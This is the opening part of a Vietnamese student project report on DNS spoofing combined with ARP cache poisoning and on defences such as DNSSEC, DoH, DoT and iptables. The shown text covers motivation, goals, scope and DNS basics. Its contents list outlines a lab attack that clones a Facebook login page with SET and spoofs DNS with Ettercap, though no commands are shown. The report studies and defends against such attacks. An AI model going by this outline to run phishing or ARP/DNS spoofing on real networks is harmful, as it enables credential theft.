BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP.HCM

ĐỒ ÁN MÔN HỌC

DNS SPOOFING
VÀ GIẢI PHÁP PHÒNG CHỐNG

Giảng viên hướng dẫn: ThS. Tống Thanh Văn

Sinh viên thực hiện	Lớp	MSSV
1. Đỗ Gia Trung Hiếu	22DATA1	2287700024
2. Nguyễn Đỗ Thành Đạt	22DATA1	2287700487
3. Lý Tố Nghi	22DATA1	2287700056
4. Mai Ngọc Trân Châu	22DATA1	2287700007

TP. Hồ Chí Minh, 2026.

BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP.HCM

ĐỒ ÁN MÔN HỌC

DNS SPOOFING
VÀ GIẢI PHÁP PHÒNG CHỐNG

Giảng viên hướng dẫn: ThS. Tống Thanh Văn

Sinh viên thực hiện	Lớp	MSSV
1. Đỗ Gia Trung Hiếu	22DATA1	2287700024
2. Nguyễn Đỗ Thành Đạt	22DATA1	2287700487
3. Lý Tố Nghi	22DATA1	2287700056
4. Mai Ngọc Trân Châu	22DATA1	2287700007

TP. Hồ Chí Minh, 2026.

LỜI MỞ ĐẦU

Trong thời đại công nghệ số phát triển mạnh mẽ, hạ tầng mạng Internet đóng vai trò then chốt trong mọi hoạt động kinh tế, xã hội và an ninh quốc gia. Hệ thống phân giải tên miền (Domain Name System – DNS) là một trong những thành phần nền tảng của Internet, chịu trách nhiệm ánh xạ các tên miền dễ đọc như www.facebook.com sang địa chỉ IP tương ứng để định tuyến gói tin. Nếu không có DNS, người dùng phải ghi nhớ địa chỉ IP số học thay vì tên miền thân thiện, khiến khả năng sử dụng Internet sụt giảm đáng kể.

Tuy nhiên, giao thức DNS được thiết kế từ những năm 1980 trong bối cảnh mạng học thuật khép kín, nơi yếu tố bảo mật chưa được đặt lên hàng đầu. Giao thức gốc hoạt động trên cổng UDP/53 và không có cơ chế xác thực nguồn gốc dữ liệu, tạo ra bề mặt tấn công rộng lớn. Kẻ tấn công có thể lợi dụng điểm yếu này để thực hiện các cuộc tấn công giả mạo DNS (DNS Spoofing), từ đó chuyển hướng lưu lượng của nạn nhân sang các máy chủ do chúng kiểm soát mà nạn nhân không hề hay biết.

DNS Spoofing thường được kết hợp với tấn công ARP Cache Poisoning để đặt kẻ tấn công vào vị trí trung gian (Man-in-the-Middle) trong mạng nội bộ. Từ vị trí đó, toàn bộ lưu lượng DNS của nạn nhân đi qua máy tấn công, cho phép giả mạo tên miền bất kỳ mà không cần xâm nhập vào máy chủ DNS thực sự. Đây là một trong những kỹ thuật tấn công phổ biến và nguy hiểm nhất trong môi trường mạng LAN.

Báo cáo này được thực hiện nhằm mục tiêu nghiên cứu chuyên sâu về cơ chế hoạt động của tấn công DNS Spoofing và ARP Cache Poisoning, đồng thời khảo sát và thử nghiệm thực tế các giải pháp phòng chống hiệu quả bao gồm DNSSEC, DoH (DNS over HTTPS), DoT (DNS over TLS) và tường lửa iptables. Thông qua môi trường thực nghiệm được dựng trên nền tảng ảo hóa VMware, nhóm đã tái hiện kịch bản tấn công và kiểm chứng hiệu quả của từng biện pháp phòng thủ một cách khách quan và trực quan.

Báo cáo được cấu trúc thành bốn chương chính: Chương 1 trình bày tổng quan và phạm vi nghiên cứu; Chương 2 cung cấp nền tảng lý thuyết về DNS, ARP, DNS Spoofing và các phương thức bảo vệ; Chương 3 mô tả chi tiết kịch bản thực nghiệm và kết quả; Chương 4 đúc kết những nhận xét và hướng phát triển trong tương lai.

LỜI CẢM ƠN

Rất may mắn vì với sự hướng dẫn, động viên tận tình của thầy Tống Thanh Văn, chúng em đã hoàn thành nội dung nghiên cứu của đồ án này. Do chưa có nhiều cơ hội tiếp xúc với thực tiễn nên chúng em cũng không tránh khỏi những thiếu sót. Chúng em rất mong nhận được sự thông cảm và góp ý của Thầy để đề tài được hoàn thiện hơn.

Chúng em xin chân thành cảm ơn!

MỤC LỤC

LỜI MỞ ĐẦU i

LỜI CẢM ƠN ii

MỤC LỤC iii

DANH MỤC HÌNH ẢNH v

DANH MỤC VIẾT TẮT vi

Chương 1. TỔNG QUAN 1

1.1. Đặt vấn đề 1

1.2. Mục tiêu 4

1.3. Phạm vi nghiên cứu 4

1.4. Phương pháp nghiên cứu 4

Chương 2. CƠ SỞ LÝ THUYẾT 5

2.1. Tổng quan về DNS 5

2.1.1. Kiến trúc và cơ chế hoạt động DNS 5

2.1.2. Cấu trúc gói tin truy vấn DNS 8

2.2. Lỗ hổng ARP Cache Poisoning 9

2.3. Kỹ thuật DNS Spoofing 11

2.3.1. Nguyên lý hoạt động 11

2.3.2. Mô hình tấn công Man-in-the-Middle 12

2.3.3. Tấn công chiếm đoạt (Hijacking) 12

2.4. Biện pháp phòng thủ DNS Spoofing 13

2.4.1. Giao thức DNSSEC 13

2.4.2. Tường lửa ibtables 15

2.4.3. Giao thức DNS over Transport Layer Security (DoT) 16

2.4.4. Giao thức DNS over HTTPS (DoH) 18

2.4.5. Kết hợp nhiều lớp phòng thủ 19
2.5. Các biến thể DNS Spoofing.....20
2.5.1. Kaminsky Attack 20
2.5.2. DNS Rebinding.....21
Chương 3. KẾT QUẢ THỰC NGHIỆM.....24
3.1. Xây dựng môi trường thực nghiệm 24
3.1.1. Sơ đồ mô hình mạng.....24
3.1.2. Kịch bản tấn công 24
3.2. Thực thi kịch bản tấn công 25
3.2.1. Khởi tạo dịch vụ web giả mạo 25
3.2.2. Phân giải tên miền nội bộ 26
3.2.3. Hijacking và DNS Spoofing 27
3.2.4. DNS bị nhiễm độc 31
3.3. Xây dựng và triển khai giải pháp phòng thủ.....33
3.3.1. Bật cơ chế kiểm tra DNSSEC.....33
3.3.2. Thiết lập quy tắc tường lửa.....35
3.4. Kết quả.....35
Chương 4. KẾT LUẬN 37
TÀI LIỆU THAM KHẢO 39

DANH MỤC HÌNH ẢNH

Hình 2.1 DNS 5
Hình 2.2: Kiến trúc DNS 6
Hình 2.3: Truy vấn DNS đệ quy 6
Hình 2.4: Truy vấn DNS lặp lại 7
Hình 2.5: Cấu trúc gói tin DNS 8
Hình 2.6: ARP Cache Poisoning 10
Hình 2.7: DNS Spoofing 11
Hình 2.8: Cách thức hoạt động của DNSSEC 14
Hình 2.9: Bốn bản ghi mới của công nghệ an toàn mở rộng DNSSEC 15
Hình 2.10: DoT 17
Hình 2.11: DoH 18
Hình 2.12: DNS Rebinding 22
Hình 3.1: Mô hình mạng thực nghiệm 24
Hình 3.2: Clone site 26
Hình 3.3: Clone thành công trang đăng nhập của Facebook 26
Hình 3.4: Khởi động và cấu hình DNS/DHCP cục bộ 27
Hình 3.5: Duy trì kết nối 27
Hình 3.6: Điều hướng gói tin 27
Hình 3.7: Cấu hình etter.conf 28
Hình 3.8: Cấu hình etter.dns 28
Hình 3.9: Khởi động ettercap và tìm mục tiêu 29
Hình 3.10: Chỉ định mục tiêu tấn công 30
Hình 3.11: Phương án dự phòng - Plugin dns_spoof 30
Hình 3.12: Kích hoạt tùy chọn ARP Poisioning 31
Hình 3.13: nslookup Facebook 31
Hình 3.14: Kết nối nguy hiểm 32
Hình 3.15: Thông tin đăng nhập bị lộ 33
Hình 3.16: Cấu hình và kích hoạt DNSSEC 34
Hình 3.17. Kết hợp phòng thủ với tường lửa 35
Hình 3.18: nslookup hiện IP thật 35

DANH MỤC VIẾT TẮT

Viết tắt & Nội dung	Giải nghĩa
ARP Address Resolution Protocol	Giao thức phân giải địa chỉ
DKIM DomainKeys Identified Mail	Thư được định danh bằng khóa tên miền
DNS Domain Name System	Hệ thống phân giải tên miền
DNSSEC Domain Name System Security Extensions	Tiện ích mở rộng bảo mật Hệ thống tên miền
DoH DNS over HTTPS	Phân giải tên miền qua giao thức HTTPS
DoT DNS over Transport Layer Security	Phân giải tên miền qua Bảo mật tầng giao vận
IEC International Electrotechnical Commission	Ủy ban Kỹ thuật Điện Quốc tế
ISO International Organization for Standardization	Tổ chức Tiêu chuẩn hóa Quốc tế
ISP Internet Service Provider	Nhà cung cấp dịch vụ Internet
LAN Local Area Network	Mạng nội bộ
MitM Man-in-the-Middle	Tấn công xen giữa (hoặc Tấn công trung gian)
NIST National Institute of Standards and Technology	Viện Tiêu chuẩn và Công nghệ Quốc gia (Hoa Kỳ)

RFC Request for Comments	Yêu cầu bình luận (Tài liệu tiêu chuẩn Internet)
RRSIG Resource Record Signature	Chữ ký bản ghi tài nguyên
SET Social-Engineer Toolkit	Bộ công cụ tấn công phi kỹ thuật
TLD Top-Level Domain	Tên miền cấp cao nhất
TLS Transport Layer Security	Bảo mật tầng giao vận
TTL Time To Live	Thời gian tồn tại

Chương 1. TỔNG QUAN

1.1. Đặt vấn đề

Internet hiện đại được xây dựng trên hàng loạt giao thức nền tảng, trong đó DNS là một trong những dịch vụ quan trọng nhất và hoạt động liên tục 24/7 ở cấp độ toàn cầu. Mỗi ngày, hàng trăm tỷ truy vấn DNS được xử lý trên toàn thế giới, phục vụ từ tra cứu trang web thông thường đến xác thực email, gọi điện VoIP và kết nối thiết bị IoT. Sự gián đoạn hoặc giả mạo DNS có thể gây ra hậu quả nghiêm trọng ở quy mô rộng lớn.

Các nghiên cứu bảo mật gần đây liên tục ghi nhận DNS Spoofing là một trong những vector tấn công được khai thác phổ biến nhất. Theo báo cáo của Neustar International Security Council năm 2022, hơn 72% tổ chức được khảo sát đã từng là nạn nhân của tấn công nhắm vào cơ sở hạ tầng DNS trong vòng 12 tháng trước đó [1]. Ở quy mô khu vực, báo cáo Security Bulletin của Kaspersky năm 2024 chỉ ra rằng tấn công Man-in-the-Middle – trong đó DNS Spoofing chiếm hơn 18% tổng số sự cố bảo mật được ghi nhận tại khu vực Đông Nam Á [11]. Tại Việt Nam, báo cáo An ninh mạng Việt Nam 2024 do Viettel Cyber Security công bố chỉ ra rằng các hệ thống mạng nội bộ của doanh nghiệp vừa và nhỏ là đối tượng bị nhắm tới nhiều nhất, với hơn 60% sự cố được phát hiện có liên quan đến kỹ thuật chiếm quyền kiểm soát lưu lượng mạng ở tầng 2 và tầng 3 của mô hình OSI [12].

Bức tranh tấn công DNS tại Việt Nam có những đặc thù riêng so với xu hướng toàn cầu. Phần lớn các doanh nghiệp trong nước triển khai mạng nội bộ theo mô hình phẳng (flat network) – tức là không phân vùng VLAN và không có cơ chế kiểm soát truy cập mạng (NAC – Network Access Control). Trong bối cảnh đó, một thiết bị bị xâm nhập hoặc một nhân viên nội bộ có ý đồ xấu đều có thể dễ dàng thực hiện ARP Poisoning trên toàn bộ phân đoạn mạng mà không gặp bất kỳ rào cản kỹ thuật nào. Sự kết hợp giữa kiến trúc mạng thiếu phân tầng và việc không triển khai bảo mật DNS hiện đại tạo ra một bề mặt tấn công cực kỳ rộng lớn [1].

Nếu như trước đây DNS Spoofing chủ yếu được thực hiện bởi 1 hacker độc lập với mục tiêu đánh cắp tài khoản mạng xã hội, thì hiện nay các nhóm tấn công có tổ chức đang sử dụng kỹ thuật này như một bước trong chuỗi tấn công phức tạp hơn (multi-stage

attack chain): ARP Poisoning → DNS Spoofing → phishing credential → lateral movement → data exfiltration. Mô hình này đặt ra yêu cầu không chỉ phòng chống ở tầng DNS mà còn phải xây dựng chiến lược phòng thủ theo chiều sâu (defense in depth) đa tầng và có khả năng phát hiện sớm [12]. Đáng lo ngại là, nhiều doanh nghiệp nhỏ và vừa tại Việt Nam vận hành hệ thống mạng nội bộ với bảo mật DNS sơ sài, chưa triển khai các cơ chế xác thực hiện đại như DNSSEC hay DoH/DoT.

Từ góc độ rủi ro doanh nghiệp, hậu quả của một cuộc tấn công DNS Spoofing thành công có thể được phân tích theo ba tầng. Tầng thứ nhất là thiệt hại trực tiếp: đánh cắp thông tin xác thực (credential theft) của nhân viên hoặc khách hàng, từ đó dẫn đến truy cập trái phép vào hệ thống nội bộ, rò rỉ dữ liệu nhạy cảm và thiệt hại tài chính. Trong các tổ chức tài chính, một sự kiện đánh cắp thông tin đăng nhập có thể dẫn đến giao dịch gian lận hàng tỷ đồng trước khi được phát hiện. Tầng thứ hai là hậu quả pháp lý: vi phạm Nghị định 13/2023/NĐ-CP về bảo vệ dữ liệu cá nhân của Việt Nam (có hiệu lực từ 1/7/2023) có thể dẫn đến phạt hành chính và buộc phải thông báo cho người dùng bị ảnh hưởng, gây tổn hại uy tín nghiêm trọng. Tầng thứ ba là gián đoạn vận hành: khi DNS bị nhiễm độc, toàn bộ hệ thống phụ thuộc vào dịch vụ điện toán đám mây (SaaS, PaaS) đều ngừng hoạt động, dẫn đến thiệt hại kinh doanh ước tính trung bình 5.600 USD mỗi phút theo nghiên cứu của Ponemon Institute [11].

Không chỉ ảnh hưởng ở quy mô doanh nghiệp đơn lẻ, các cuộc tấn công DNS Spoofing đã từng gây ra sự cố ở cấp độ hạ tầng quốc gia. Sự cố BGP hijacking và DNS poisoning nhắm vào hệ thống ngân hàng tại một số quốc gia Đông Nam Á giai đoạn 2023–2024 đã cho thấy mức độ nghiêm trọng khi kẻ tấn công kiểm soát được tầng phân giải tên miền: khách hàng bị chuyển hướng đến trang web ngân hàng giả mạo và bị đánh cắp thông tin đăng nhập và OTP trong nhiều giờ liên tiếp trước khi sự cố được phát hiện [11]. Khoảng thời gian phát hiện chậm này phản ánh một vấn đề lớn hơn: phần lớn hệ thống giám sát an ninh mạng hiện tại không có khả năng phát hiện DNS Spoofing theo thời gian thực.

Nhìn từ góc độ các tiêu chuẩn quốc tế, việc bảo vệ tính toàn vẹn của hệ thống phân giải tên miền là một yêu cầu bắt buộc trong các khung quản trị an toàn thông tin uy tín. Tiêu chuẩn ISO/IEC 27001:2022 – phiên bản cập nhật mới nhất – trong kiểm soát A.8.20

(Network security) yêu cầu tổ chức phải xác định, triển khai và duy trì các biện pháp kiểm soát bảo mật mạng phù hợp để bảo vệ tính bảo mật, toàn vẹn và sẵn sàng của thông tin trong hệ thống mạng [13]. Bảo mật DNS, với tư cách là dịch vụ nền tảng của mọi kết nối mạng, trực tiếp nằm trong phạm vi của kiểm soát này.

NIST Cybersecurity Framework (CSF) 2.0, được phát hành vào tháng 2 năm 2024, mở rộng khung làm việc với chức năng GOVERN (Quản trị) bên cạnh năm chức năng cốt lõi cũ là IDENTIFY, PROTECT, DETECT, RESPOND và RECOVER. Trong chức năng PROTECT, danh mục PR.DS (Data Security) và PR.PS (Platform Security) đều có hàm ý trực tiếp đến việc bảo mật kênh truyền thông tin, bao gồm bảo mật DNS [14]. Cụ thể, PR.DS-02 yêu cầu rằng dữ liệu đang truyền tải phải được bảo vệ, và PR.PS-04 yêu cầu dịch vụ mạng phải được giám sát để phát hiện hành vi bất thường – hai yêu cầu mà DoH/DoT và DNSSEC đáp ứng trực tiếp.

Theo hướng dẫn của NIST SP 800-81-2, cơ quan chuyên biệt về triển khai DNS an toàn, các tổ chức cần đánh giá rủi ro DNS theo ba chiều: rủi ro về tính sẵn sàng (availability) – DNS bị tấn công DDoS hoặc cache poisoning làm gián đoạn dịch vụ; rủi ro về tính toàn vẹn (integrity) – DNS bị giả mạo dẫn đến phân giải sai tên miền; rủi ro về tính bảo mật (confidentiality) – nội dung truy vấn DNS bị nghe lén, lộ thói quen duyệt web [9].

Mặc dù các kỹ thuật tấn công DNS đã được nghiên cứu rộng rãi trong cộng đồng bảo mật quốc tế, việc hiểu rõ cơ chế kỹ thuật cụ thể và triển khai đúng cách các biện pháp phòng chống vẫn là thách thức lớn đối với nhiều tổ chức có quy mô nhỏ. Sự thiếu hụt tài liệu thực hành bằng tiếng Việt, kết hợp với độ phức tạp của việc cấu hình DNSSEC và DoH trên các hệ thống thực tế, khiến quản trị viên hệ thống gặp khó khăn khi muốn nâng cao bảo mật DNS.

Từ thực tiễn trên, nhóm xác định rằng việc có một nghiên cứu tổng thể – từ phân tích lý thuyết đến thực nghiệm kiểm chứng trong môi trường kiểm soát – là cần thiết để cung cấp cái nhìn đầy đủ và cụ thể về bảo mật DNS. Kỳ vọng kết quả nghiên cứu không chỉ phục vụ cho mục đích học thuật mà sẽ có cơ hội phát triển trong tương lai để đáp ứng nhu cầu thực tiễn.

1.2. Mục tiêu

Mục tiêu tổng quát của đề tài là nghiên cứu, phân tích kỹ thuật tấn công DNS Spoofing kết hợp ARP Cache Poisoning trong môi trường mạng nội bộ và đánh giá hiệu quả của các giải pháp phòng chống hiện đại. Cụ thể, đề tài hướng đến các mục tiêu sau:

- Thứ nhất, xây dựng nền tảng lý thuyết vững chắc về giao thức DNS (bao gồm kiến trúc, cơ chế hoạt động và cấu trúc gói tin), giao thức ARP và điểm yếu cố hữu của nó, nguyên lý DNS Spoofing và mô hình tấn công Man-in-the-Middle.
- Thứ hai, thiết lập môi trường thực nghiệm an toàn và kiểm soát trên nền tảng VMware để tái hiện kịch bản tấn công thực tế, sử dụng các công cụ như Ettercap, dnschef, dnsmasq và SET (Social Engineering Toolkit).
- Thứ ba, khảo sát và thực thi các biện pháp phòng chống gồm: bật DNSSEC trên systemd-resolved, cấu hình iptables để chặn truy vấn DNS không mã hóa trên cổng 53 và chuyển hướng sang DoH trên cổng 443.
- Thứ tư, đánh giá và so sánh hiệu quả của từng biện pháp phòng thủ thông qua kết quả thực nghiệm trực quan.

1.3. Phạm vi nghiên cứu

Phạm vi nghiên cứu của đề tài được giới hạn trong môi trường mạng nội bộ LAN sử dụng VMware. Phạm vi kỹ thuật tập trung vào tấn công ARP Poisoning và DNS Spoofing, không bao gồm các kỹ thuật khai thác lỗ hổng ứng dụng web (SQL injection, XSS) hay tấn công brute-force mật khẩu. Phạm vi phòng thủ tập trung vào ba giải pháp chính: DNSSEC, DoH/DoT và tường lửa iptables ở phía máy nạn nhân.


1.4. Phương pháp nghiên cứu

Kết hợp hai phương pháp chính: nghiên cứu tài liệu đối với phần cơ sở lý thuyết, và nghiên cứu thực nghiệm đối với phần kiểm chứng tấn công và phòng thủ. Môi trường thực nghiệm được cô lập hoàn toàn trên nền tảng VMware, đảm bảo không ảnh hưởng đến hệ thống mạng thực tế và tuân thủ các nguyên tắc đạo đức nghiên cứu bảo mật. Mọi kịch bản tấn công chỉ được thực hiện trong môi trường có kiểm soát và với mục đích học thuật thuần túy.

Chương 2. CƠ SỞ LÝ THUYẾT

2.1. Tổng quan về DNS

DNS là hệ thống phân cấp phân tán đảm nhận vai trò phân giải tên miền thân thiện với người dùng sang địa chỉ IP (và ngược lại). Được thiết kế bởi Paul Mockapetris và công bố trong RFC 882/883 năm 1983, DNS hiện là một trong những giao thức quan trọng nhất của Internet, xử lý hàng tỷ truy vấn mỗi ngày trên toàn cầu. Hệ thống DNS không chỉ phục vụ tra cứu địa chỉ IP cho tên miền mà còn hỗ trợ các chức năng khác như định tuyến email (bản ghi MX), xác minh danh tính máy chủ (bản ghi SPF, DKIM, DMARC) và phân giải ngược (reverse DNS lookup).




Hình 2.1 DNS

2.1.1. Kiến trúc và cơ chế hoạt động DNS

Kiến trúc DNS được tổ chức theo mô hình cây phân cấp (hierarchical tree) với ba tầng chính: tầng gốc (root), tầng tên miền cấp cao nhất (Top-Level Domain – TLD) và tầng tên miền có thẩm quyền (authoritative domain). Đỉnh của cây là 13 cụm máy chủ root (được ký hiệu từ A đến M) phân bổ trên toàn cầu, do các tổ chức như ICANN, Verisign và NASA quản lý. Mặc dù chỉ có 13 địa chỉ IP gốc, hệ thống anycast cho phép hàng trăm máy chủ vật lý phục vụ cùng một địa chỉ để đảm bảo tính sẵn sàng cao [2].


Bên dưới tầng gốc là các máy chủ TLD, quản lý các phần mở rộng như .com, .org, .net, .vn hay .edu. Tiếp theo là các nameserver có thẩm quyền do chính chủ sở hữu tên miền vận hành hoặc thuê từ nhà cung cấp DNS. Máy chủ có thẩm quyền lưu trữ các bản

ghi tài nguyên (thực tế, bao gồm bản ghi loại A (IPv4), AAAA (IPv6), MX (mail server), NS (name server), CNAME (canonical name), PTR (reverse lookup) và SOA (start of authority).




Hình 2.2: Kiến trúc DNS

Quá trình phân giải tên miền bao gồm hai mô hình truy vấn chính: truy vấn đệ quy và truy vấn lặp. Trong truy vấn đệ quy, client gửi yêu cầu đến máy chủ recursive resolver (thường do ISP hay tổ chức cung cấp) và chờ đợi. Recursive resolver sau đó săn lùng địa chỉ IP và trả lại cho máy khách. Ngược lại, trong truy vấn lặp, máy khách giao tiếp trực tiếp với từng máy chủ DNS đến khi tìm được đúng IP.



Hình 2.3: Truy vấn DNS đệ quy



Hình 2.4: Truy vấn DNS lặp lại

Cơ chế DNS caching đóng vai trò quan trọng trong việc giảm tải cho hệ thống và cải thiện tốc độ phân giải. Mỗi bản ghi tài nguyên được gắn giá trị TTL (Time To Live) do người quản trị tên miền thiết lập, xác định thời gian (tính bằng giây) mà bản ghi có thể được lưu trong bộ đệm. Khi TTL hết hạn, resolver phải thực hiện truy vấn mới đến máy chủ có thẩm quyền để cập nhật thông tin. TTL ngắn (vài phút) cho phép thay đổi IP nhanh chóng nhưng tăng tải DNS; TTL dài (vài giờ đến vài ngày) giảm tải nhưng chậm lan truyền thay đổi [3].

Quy trình phân giải đầy đủ của một tên miền được thực hiện như sau:


- Ứng dụng client (trình duyệt) gọi hàm thư viện stub resolver của hệ điều hành;
- Stub resolver kiểm tra bộ đệm cục bộ và file /etc/hosts;
- Nếu không tìm thấy, stub resolver gửi truy vấn đệ quy đến recursive resolver (địa chỉ cấu hình trong /etc/resolv.conf hoặc qua DHCP);
- Recursive resolver kiểm tra bộ đệm riêng của nó; (5) Nếu chưa có, resolver hỏi root name server để lấy danh sách máy chủ TLD .com;
- Resolver hỏi máy chủ TLD .com để lấy danh sách authoritative name server của trang web;
- Resolver hỏi authoritative name server của trang web để lấy bản ghi A; (8) Kết quả được trả về client và lưu vào bộ đệm với TTL tương ứng.

Ngoài recursive resolver do ISP cung cấp, người dùng có thể sử dụng các dịch vụ DNS công cộng như Google Public DNS (8.8.8.8, 8.8.4.4), Cloudflare DNS (1.1.1.1,

1.0.0.1) hay Quad9 (9.9.9.9). Các dịch vụ này thường cung cấp thêm tính năng lọc tên miền độc hại, hỗ trợ DoH/DoT và thống kê truy vấn theo thời gian thực [4].

2.1.2. Cấu trúc gói tin truy vấn DNS

